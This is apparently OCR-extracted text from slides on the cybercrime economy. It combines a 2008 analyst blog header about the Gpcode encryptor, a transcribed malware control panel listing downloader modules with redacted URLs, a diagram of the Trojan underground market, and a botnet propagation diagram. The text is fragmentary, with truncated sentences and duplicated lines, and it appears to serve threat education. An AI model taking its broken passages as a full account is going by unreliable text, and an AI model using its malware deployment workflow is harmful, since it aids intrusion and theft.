


Analyst's Diary

Help crack Gpcode

Aleks June 06, 2008 | 16:50 GMT

If you read Vitaly's blogpost yesterday,
file encryptor. Details of the encryption



Software Administration

Main software information


Link location to loader (eg: http://www.site.com/pathtoloader/)	File name	Version
http://[redacted]/	iexplore.exe	17
Link location to main software (eg: http://www.site.com/softpath/bin/)		
http://[redacted]		
Link location to proxy service (eg: http://www.site.com/path/proxyservice/)		
http://[redacted]		

Extra modules to download to the entire system

Link location to file	File name	Version	Remove
http://[redacted]	ieserver.exe	1	□
http://[redacted]	preredir.exe	1	□
http://[redacted]	harvest.exe	1	□

Add extra module to the entire system

Link location to file	File name	Version



Virus Writers

Web-based Trojans

Conventional Trojans

Evade-Detection

Trojans Product &Service

Website Masters/Crackers

Website Setup & Spreading

Website Crack

Betray customers

Sell victims

Website Traffic

Envelops Stealers

Hosting web-based and conventional Trojans

Construct web-based Trojan network


Redirecting visitors to web-based Trojans

Victims


Exploited by web-based Trojans

Infected by conventional Trojans

Stolen of envelops & virtual assets



©2007 Aditya Bhelk



Attacker

1 Initiate port scan

2 Vulnerable hosts are compromised and attack tools installed

2 Vulnerable hosts are compromised and attack tools installed


3 Further scanning for compromises

3 Further scanning for compromises

